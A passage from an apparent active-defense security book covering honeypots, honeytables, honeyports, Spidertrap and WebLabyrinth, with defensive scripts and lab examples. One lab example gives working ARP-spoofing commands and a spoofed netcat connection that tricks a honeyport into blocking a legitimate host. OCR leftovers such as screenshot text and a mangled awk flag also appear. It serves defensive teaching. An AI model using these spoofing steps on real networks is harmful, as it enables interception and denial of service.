[Thu 27 Jul 2017 07:21:36 AM CDT] An exception was found while running grep.privateIP on "http://domain/labyrinth/_vti_inf.html |
Method: GET". The exception was: "Complex classes like <type 'NoneType'> need to inherit from disk_item to be stored." at
timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.
[Thu 27 Jul 2017 07:21:37 AM CDT] An exception was found while running grep.privateIP on "http://domain/_vti_inf.html | Method:
GET". The exception was: "Complex classes like <type 'NoneType'> need to inherit from disk_item to be stored." at
timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.
```

Discovery progress: 7.407 % - ETA: 00d 00h 00m 09s

Running discovery.fingerPKS on http://127.0.0.1/labyrinth/index.php | Method: GET.

The scan has started

When the automated scanner first starts, it jumps to a percentage completed of about 30-40% but after a few seconds it freezes up and will never, ever finish.

There are many who'd say a good attacker wouldn't fall for this, and they'd be correct. A good attacker would quickly be able to see their crawler fall into this loop. But the important thing is that the attacker trips it, and that gives the defenders an advantage in detection.

Let's go even further, and say an attacker doesn't fall into the trap at all. Let's say they don't use automated crawlers specifically to avoid such traps. This is still to the advantage of the defenders. Why? Because now we have increased the amount of time it takes for an attacker to successfully enumerate possible attack points on our web servers. This is *not* about ironclad techniques to stop attackers, this is about trying to increase the amount of time it takes for them to successfully attack the network.

Tripwire Domain Accounts

Another cool approach is to create multiple dummy accounts in Active Directory which are off-limits with immediate alerts generated if they are ever accessed. Why? This is effective because many attackers will attempt to dump all of the accounts from a domain, then try to password spray them. Password spraying is taking a single password (Summer2017) and trying that it on every account - including the dummy accounts.

This is a very easy and highly effective way to see an attacker trying to move laterally in your environment.

Some Final Questions

We should take a few moments before proceeding and ask ourselves a few questions. First, what IDS/IPS/AV/DLP/Firewalls are you using? Which of these technologies are also being used by a large percentage of the security community? Is there much diversity in our technology base in the industry? We are all pretty much deploying the same seven or eight vendors. Do you think the advanced adversaries we face today have the financial backing and skills to develop ways to bypass these products? They do.

Your security architecture is not a unique snowflake. It's not going to surprise anybody. They developed ways to bypass your technologies in labs before they launched a single packet. We need to be unpredictable.

Most of this book is a collection of tools and techniques that we would hate to come across in any of our penetration tests. Attackers (and pentesters) may find them and develop ways to get around, but Active Defense is not about stopping attacks as much as it is about finding ways to set off the traps, giving defenders a greater ability to detect them. Some of the things in this book may be hard to implement. Some will be politically difficult to put into place. But we have to try.

When you started down the path of information security what did you expect it to be like? Were you going to be a cyber sleuth? Hunting down hackers in the wilds of the Internet? For many in security, their jobs are nothing like this. They spend their days filling out compliance documents. Instead of brilliance we have standardized mediocrity. Instead of hunting hackers, we've settled for another alert notifying us that a user yet again clicked a link and we have another mess to clean.

We can change that, but we have to start now. This book is the beginning of the long process we all need to start in order to be truly effective security professionals.

HONEYPOTS

Honeypots are a huge part of OCM; they are incredibly effective at detecting an attacker because they increase the effort to attack systems that aren’t real or don’t exist, which also helps to fingerprint the attacker.

This section also allows us to establish a foundation for some of the attack approaches we’ll discuss later.

Consider honeypots to be part of counterintelligence. You’d treat and react differently when confronted by an attacker who’s simply hosting malware on your site and one who was actively looking for intellectual property. This all ties back to OODA loops. You want to collect more and better information than your attacker, giving you the head start.

What do we mean by a honeypot? “Aren’t they an academic curiosity with no practical value in real networks?” Honeypots are objects/systems within your environment that tempt attackers to interact with them. These objects should never be interacted with, and any interaction should be assumed to be malicious.

There are a variety of different types of honeypots. Honeytokens are files that are closely monitored, often fake projects or files that may attract the attention of an attacker. A honeytable is a table within a database that is populated with bogus data. A honeynet is a collection of honeypots. The goal with any of these is to attract attention, but most importantly, there must be a way to be notified that an attacker has interacted with a honeypot.

There are generally two categories of honeypots: research and production. Research honeypots are often used by academic and research organizations to learn more about attacks that are propagating in the wild. While research honeypots have value, they can be a time sink for a team. From a management perspective, honeypots are a drain on time and money, with little-to-no direct tie to a business objective when your team can and should be focusing on real attacks.

Production honeypots are used by organizations to better understand the attacks being leveraged against their organization because targeted attacks may look different than general internet attacks. For example, an attacker trying to harvest systems to be incorporated into a botnet would be different than the techniques used by an attacker trying to compromise credit card data. Production honeypots can be used in your environment to help identify attacks that may not be caught by AV or IDS technology.

This chapter helps your organization utilize honeypots in a way that has direct impact on the business objectives of the security team, we'll focus on how to help improve your incident handling procedures by helping to develop ways to interact with potentially dangerous systems.

Even though we'll be focusing on how we can utilize honeypots in a production environment, this does not mean that we won't be learning from them. Honeypots are training gold. There's no greater way to learn about attacks and attackers than by watching how they work through networks, particularly once the source of compromise is removed.

How does your organization currently handle attacks? Many organizations focus on detecting attacks and clearing out the attacker and the source of the compromise. From a threat perspective, what is the difference between an attacker that compromises one of your systems to store and share warez (illegal copies of digital media), versus an attacker that is specifically searching for data that is critical to your organization? Wouldn't you like to know a bit more about the attacker than the malware they used? With honeypots, we can gain more information about the motives and history of an attacker. This information may drastically change how you handle an attack. If we rely simply on signature-based technology, we may discover malware on X system. Your team would then contain and clear the system according to your incident handling procedures for that system. What if an attacker compromised your network through that system, then gained access to the network via "legitimate" measures like your VPN?

There's a bit more that we can learn from attackers when they get entangled in a honeypot. One interesting characteristic is that many attackers will run a number of commands and try to escalate their access into a system or network. If we can capture those commands, we may be able to determine some things about an attacker. For example, we may be able to determine where they're from. Many attackers will try to upload files from one of their compromised hosts, or they may try and upload files directly from their own system. The point is an attacker, when frustrated, will often start to thrash. When they do, as part of Annoyance or Attribution, it creates more opportunities for us to discover them.

Many of the security technologies available to a security team today are focused on detecting malware, attacks, and attack traffic (i.e. C2 messages). While these technologies are useful, they do have some inherent limitations. Signature based AV and IDS are based on known attack and malware signatures, but if an attack utilizes a 0-day (an attack with no patch or detection mechanism), it’s possible that the attack would go undetected in your environment. Also, think of situations where attackers don’t utilize malware to propagate through the network. For example, an attacker utilizing ‘net use’ commands or possibly remote desktop to further compromise your network would be very difficult to detect. Many organizations have little visibility into their browsers. (Odd, because the vast majority of attacks utilize browsers as a means, or an end, for compromise.) Finally, very few security products provide a security team with the ability to detect a malicious but “trusted” insider. In short, setting up a system, service, or file that is designed to look “normal” but never interacted with can have tremendous value to your organization by giving you greater visibility into your network.

Modern Honeypot Network

The Modern Honeypot Network strives to make the installation and configuration of honeypot services as easy as possible. Specifically it automatically creates the install and configuration scripts for Kippo, Snort, Conpot and Dionea. This list of honeypots is constantly growing. It’s a fantastic product by ThreatStream and you can get it here: https://threatstream.github.io/mhn/

LaBrea Tarpit

LaBrea Tarpit was originally created by Tom Liston with the idea that it would slow down automated malware *(Liston)*. It worked. However, while this was popular some years ago, the concept has fallen out of favor. This is unfortunate because it works so well. Many attackers have a tendency to scan internal networks when they get access to try and find additional devices and potential data stores. If an attacker (or an insider threat) starts attempting to access systems they have no right to, or even better, a system that doesn’t really exist, an alert then can be generated.

Honeytables

One of the key tenets of honeypots is making the assumption that you’re going to be compromised, then you simply plan accordingly. Honeytables can be a huge part of this posture. In preparing for a compromise, we can create a number of tables that look interesting, but really contain nothing of substantial value. Creating tables that are based on a legitimate types of data you collect can be a good approach. Simply create tables that have names like AA_CREDIT_CARD which will attract attackers directly. We use AA because there are a number of tools, like Sqlmap, that support blind SQL Injection and many of these tools will attempt to determine the tables and data alphabetically through a series of yes or no questions to the database. An attacker can ask a database through blind SQL Injection, “Does the first table of user databases start with A?” We want to ensure our tables are right on top of those results list.

Honeyports


Let’s talk about using honeyports to dynamically blacklist attacking systems. But before we jump to the scripts, we need to first understand a few things. e need to better understand the limits and the capabilities of the defensive techniques and we’ll discuss the misconceptions that go along with them. Many people freak out and crawl under their desks whenever the discussion of dynamic blacklisting is brought up because an attacker could use the same scripts against you. An attacker could launch a bunch of attacks against your systems spoofing the attacks as coming from legitimate systems,effectively using your own blacklisting scripts against you.

As entrenched as this fear is, it’s misguided. In this section we’ll show you how to create a simple dynamic blacklist script that will *only* trigger when a full established connection is made. This is different than simply creating a drop rule in the firewall when an attack is detected. Why? Because simply spoofing attack traffic from legitimate systems is very hard (though not impossible) when the system being spoofed is alive and sending resets in response to a flood of SYN/ACKs, when it was never initiated with a SYN.

There are tools available that have functionality like this. While these tools are awesome, you will need to fully test and vet the tool before loading it on a production system. IP Kung Fu is an excellent collection of iptables scripts that can make your Linux based system far more difficult to scan and attack. Whereas, Deny Hosts is designed specifically to block systems that have multiple failed SSH logon or Web logon attempts.

Let’s set up a simple honeyport from the Linux command line.

First, navigate to the /opt directory on ADHD. Now, open the honeyport.sh script.




```
#!/bin/bash

echo "Honeyports activated..."

while [ 1 ]
do
        IP=`nc -nvl 1025 2>&1 1> /dev/null | grep from | awk –F '[] []' '{print $4;}'`
        iptables -A INPUT -p tcp -s $IP -j DROP
        echo -- $IP has been blocked!
done
```

The above script will create a Netcat listener and listen for incoming connections on port 1025. When an attacker makes a fully established connection to the port, the IP address will be saved in a bash variable called IP. Next, it will echo out the variable IP and then create an iptables rule blocking that system from connecting to any other TCP ports on your system. This script can be easily extended to add logging by adding a -j LOG rule and even a --log-prefix custom log message.

Now, let’s run a simple SYN scan against this computer from a remote system.

You will notice the script didn’t trigger because Netcat doesn’t log the connecting IP address unless it makes a fully established connection to its listening port. However, if we were to make a full connect scan, the results would be different:


Meanwhile, back at the honeyport system, you should see that a new firewall rule was created:



```
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP        tcp  --  192.168.1.X          anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

We can even create honeyports on Windows systems.

By simply creating a FOR loop in a script with Netcat, we can achieve the same results with **netsh advfirewall firewall**:


Windows Firewall with Advanced Security
File
Action
View
Help
Windows Firewall with Advance
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Inbound Rules
Name
Block scanner
Microsoft Office Outlook
Windows PowerShell
Windows PowerShell
BranchCache Content Retrieval (HTTP-In)
BranchCache Hosted Cache Server (HTT...
BranchCache Peer Discovery (WSD-In)
Connect to a Network Projector (TCP-In)
Connect to a Network Projector (TCP-In)
Connect to a Network Projector (WSD Ev...
Connect to a Network Projector (WSD Ev...
Connect to a Network Projector (WSD Ev...
Connect to a Network Projector (WSD Ev...
Connect to a Network Projector (WSD-In)
Core Networking - Destination Unreacha...
Core Networking - Destination Unreacha...
Core Networking - Dynamic Host Config...
Core Networking - Dynamic Host Config...
Core Networking - Internet Group Mana...
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Block scanner
Disable Rule
Cut
Copy
Delete
Properties
Help

As neat as the above script is, it tends to make people's eyes hurt after awhile. John Hoyt created a PowerShell script that does the same thing without having to know the Windows command line, Netcat, or a stiff shot of whisky *(Hoyt, 2012)*.

To get this script simply surf to the following URL:

http://<Linux IP>/windows_tools/honeyports/powershell/

Please take a moment and save the honeyport.ps1 script to your Windows 7 or later system.

You will need to fire up and enable PowerShell scripts on your Windows computer.

Next, start PowerShell as Administrator:

Run the following command:

Now, you will need to start the PowerShell script up with a port of your choosing as an option. Please, do not choose a port that is already in use:

When you conduct a full connect scan against your Windows computer from a remote machine, you should see the following:

Congratulations! You have just blocked another attacker from accessing your computer! If you want, you can remove the firewall rule through Windows Firewall with Advanced Security. (Yes, seriously, that's the program's name.)

https://code.google.com/archive/p/honeyports/

Honeyports.pl

Description

A Python based cross-platform honeyport solution, created by Paul Asadoorian.

Install Location

/opt/honeyports/cross-platform/honeyports/

Usage

Change to the honeyports directory and execute the latest version of the script:

```
~$ cd /opt/honeyports/cross-platform/honeyports

/opt/honeyports/cross-platform/honeyports$ python2 ./honeyports-0.4a.py

Usage: honeyports-0.4a.py -p port
Please specify a valid port or port range (1-65535) using the -p option
```

Example 1: Monitoring A Port With HoneyPorts

From the honeyports directory, run:

```
/opt/honeyports/cross-platform/honeyports$ sudo python2 ./honeyports-0.4a.py -p 3389

Listening on 0.0.0.0 IP: 0.0.0.0 : 3389
```

We can confirm that the listening is taking place with lsof:

```
/opt/honeyports/cross-platform/honeyports$ sudo lsof -i -P | grep python

python 26560 root 3r IPv4 493595 0t0 TCP *:3389 (LISTEN)
```

Looks like we're good. Any connection attempts to that port will result in an instant ban for the IP address in question. Let's simulate this next.

Example 2: Blacklisting In Action

If honeyports is not listening on 3389 please follow the instructions in [Example 1: Monitoring A Port With HoneyPorts].

Once you have honeyports online and a backup Windows machine to connect to honeyports from, let's proceed.

First we need to get the IP address of the ADHD instance.


```
~$ ifconfig

eth0 Link encap:Ethernet HWaddr 08:00:27:65:3c:64
inet addr:192.168.1.109 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe65:3c64/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:46622 errors:0 dropped:0 overruns:0 frame:0
TX packets:8298 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:14057203 (14.0 MB) TX bytes:2659309 (2.6 MB)

lo  Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:94405 errors:0 dropped:0 overruns:0 frame:0
TX packets:94405 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:37127292 (37.1 MB) TX bytes:37127292 (37.1 MB)
```

We can see from the ifconfig output that my ADHD instance has an IP of 192.168.1.109

I will connect to that IP on port 3389 from a box on the same network segment in order to test the functionality of honeyports.

I will be using RDP to make the connection from the backup Windows machine.

To open Remote Desktop hit Windows Key + R and input **mstsc.exe** before hitting OK.




Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: mstsc.exe

Next simply tell RDP to connect to your machine's IP address.




Computer: 192.168.1.109

User name: None specified


You will be asked for credentials when you connect.

We get an almost immediate error, this is a great sign that honeyports is doing its job.



Because of a protocol error detected at the client (code 0x1104), this session will be disconnected.
Please try connecting to the remote computer again.

Any subsequent connection attempts are met with failure.



Remote Desktop can't connect to the remote computer for one of these reasons:

1) Remote access to the server is not enabled
2) The remote computer is turned off
3) The remote computer is not available on the network

Make sure the remote computer is turned on and connected to the network, and that remote access is enabled.

And we can confirm back inside our ADHD instance that the IP was blocked.

```
~$ sudo iptables -L
```

```
Chain INPUT (policy ACCEPT)
target prot opt source destination
REJECT all -- 192.168.1.149 anywhere reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Chain ARTILLERY (0 references)
target prot opt source destination
```

You can clearly see the REJECT policy for 192.168.1.149 (The address I was connecting from, yours will be different).

To remove this rule we can either:

```
~$ sudo iptables -D INPUT -s 192.168.1.149 -j REJECT
```

Or Flush all the rules:

```
~$ sudo iptables -F
```

Example 3: Spoofing TCP Connect for Denial Of Service

Honeyports are designed to only respond to and block full TCP connections. This is done to make it difficult for an attacker to spoof being someone else and trick the honeyport into blocking the spoofed address. TCP connections are difficult to spoof if the communicating hosts properly implement secure (hard to guess) sequence numbers. Of course, if the attacker can “become” the host they wish to spoof, there isn’t much you can do to stop them.

This example will demonstrate how to spoof a TCP connect as someone else to help you learn to recognize the limitations of honeyports.

If you can convince the host running honeyports that you’re the target machine, you can send packets as the target. We’ll accomplish this through a Man in the Middle (MITM) attack using ARP Spoofing.

Let’s assume we have two different machines; they may be either physical or virtual. One must be your ADHD machine running honeyports, the other for this example will be a Kali box and both must be on the same subnet.

Note: Newer Linux operating systems like ADHD often have built-in protection against this attack. This protection mechanism is found in

```
/proc/sys/net/ipv4/conf/all/arp_accept
```

A 1 in this file means that ADHD is configured to accept unsolicited ARP responses. You can set this value by running the following command as root

```
echo 1 > /proc/sys/net/ipv4/conf/all/arp_accept
```

If our ADHD machine (running the honeyports) is at 192.168.1.144 and we want to spoof 192.168.1.1

Let's start by performing our MITM attack.

```
~# arpspoof -i eth0 -t 192.168.1.144 192.168.1.1 2>/dev/null &
```

```
~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.144 2>/dev/null &
```

If you want to confirm that the MITM attack is working first find the MAC address of the Kali box.

```
~# ifconfig -a | head -n 1 | awk '{print $5}'
```

```
00:0c:29:40:1c:d3
```

Then on the ADHD machine run this command to determine the current mapping of IPs to MACs.

```
~# arp -a
```

Look to see if the IP you are attempting to spoof is mapped to the MAC address from the previous step.

Once we have properly performed our arpspoof we will move on to assigning a temporary IP to the Kali machine.

This will convince the Kali machine to send packets as the spoofed host.

```
~# ifconfig eth0:0 192.168.1.1 netmask 255.255.255.0 up
```

The last step is to connect from the Kali box to the ADHD machine on a honeyport, as 192.168.1.1

For this example, let’s say that port 3389 is a honeyport as we used before in [Example 1: Monitoring A Port With HoneyPorts].

```
~# nc 192.168.1.144 3389 -s 192.168.1.1
```

It’s that easy. If you list the firewall rules of the ADHD machine you should find a rule rejecting connections from 192.168.1.1

Mitigation of this vulnerability can be accomplished with either MITM protections, or careful monitoring of the created firewall rules.

Spidertrap

This tool was created by Ethan Robish from Black Hills Information Security. It’s meant to serve as a quick tactical tool, which can easily be deployed in different situations. It’s highly flexible. You can fire it up on one of your servers to deliver a nice trap on the inside of your network, you can reference it as a hidden link on one of your production web servers, or even reference it in your robots.txt file.

A note: this tool has the capability to either run with randomly generated directories, or it can be provided with a wordlist. The wordlist approach is interesting because you can feed it a list from Dirbuster. Dirbuster is a tool that automatically discovers sensitive directories like admin or config, or application specific default directories with sensitive data or vulnerable apps. Many tools (commercial and open source) use Dirbuster’s list as a default directory search list. If the attacker’s tool hits Spidertrap as it’s serving this list, the attacker will quickly be confronted with hundreds of bogus directories, effectively creating static that is difficult to cut through to identify what is real and what is not.

We generally think of this tool as a more tactical tool. To implement it we recommend creating a robots.txt entry pointing where the tool is lying in wait.

Install Location

/opt/spidertrap/

Usage

```
/opt/spidertrap$ python2 spidertrap.py --help

Usage: spidertrap.py [FILE]
```


FILE is file containing a list of webpage names to serve, one per line.
If no file is provided, random links will be generated.

Example 1: Basic Usage

Start Spidertrap by opening a terminal, changing into the Spidertrap directory, and typing the following:

```
/opt/spidertrap$ python2 spidertrap.py

    Starting server on port 8000...

Server started. Use <Ctrl-C> to stop.
```


Then visit http://127.0.0.1:8000 in a web browser. You should see a page containing randomly generated links. If you click on a link it will take you to a page with more randomly generated links.



http://127.0.0.1:8000/

127.0.0.1:8000

joiT6pfBowyCRH7um71
nvZ2hOCLfv7
rMRlJFOy1VLcyRNim/4n
Rt-4qhZ-E9hHW
7 R ucaXWqSZx



http://127.0.0....6pfBowyCRH7um71

127.0.0.1:8000/joiT6pfBowyCRH7um71

QYQB7vTFvS-d83K1Jt
Tj4i eL9g
-qOPIWuzJ6fZz88w
gvP
SR28iKOnrLnv
ztI1AjucE
Zwga5p439S a3lD
p8nGGTB


Example 2: Providing a List of Links

Start Spidertrap. This time give it a file to use to generate its links.


```
/opt/spidertrap$ python2 spidertrap.py big.txt
```

```
    Starting server on port 8000...

Server started. Use <Ctrl-C> to stop.
```

Then visit http://127.0.0.1:8000 in a web browser. You should see a page containing links taken from the file. If you click on a link it will take you to a page with more links from the file.



tomato-planter
000108786
41623
software_windowsdefenderbeta2
indexChart
gert_boxem
rothenburg
33132
00000818
corp-top



lics04
grzes
74366
195725_2
Yeemp

Example 3: Trapping a Wget Spider

Follow the instructions in [Example 1: Basic Usage] or [Example 2: Providing a List of Links] to start Spidertrap. Then open a new terminal and tell wget to mirror the website. Wget will run until either it or Spidertrap is killed. Type Ctrl-C to kill wget.

```
$ sudo wget -m http://127.0.0.1:8000

--2013-01-14 12:54:15-- http://127.0.0.1:8000/
Connecting to 127.0.0.1:8000... connected.
HTTP request sent, awaiting response... 200 OK

<<<snip>>>
HTTP request sent, awaiting response... ^C
```

WebLabyrinth

Ben Jackson took the idea of Spidertrap and extended it to a PHP application. The name of his tools is WebLabyrinth. We’re pretty sure Ben has a fascination with David Bowie. *(Episode 227 part 2, 2011)*

The fact that it’s a PHP site means that it can easily be ported into your environment. It also has a number of features that make it easy to integrate into a production environment. You can take your regular PHP, ASP/.NET site and simply have a link on your site that references the WebLabyrinth site. When a crawler hits, it will start spinning off into eternity, just like Spidertrap. However, it also has the ability to log the different crawlers to a database, which is outstanding for integrating into an enterprise SIM/SIEM solution.

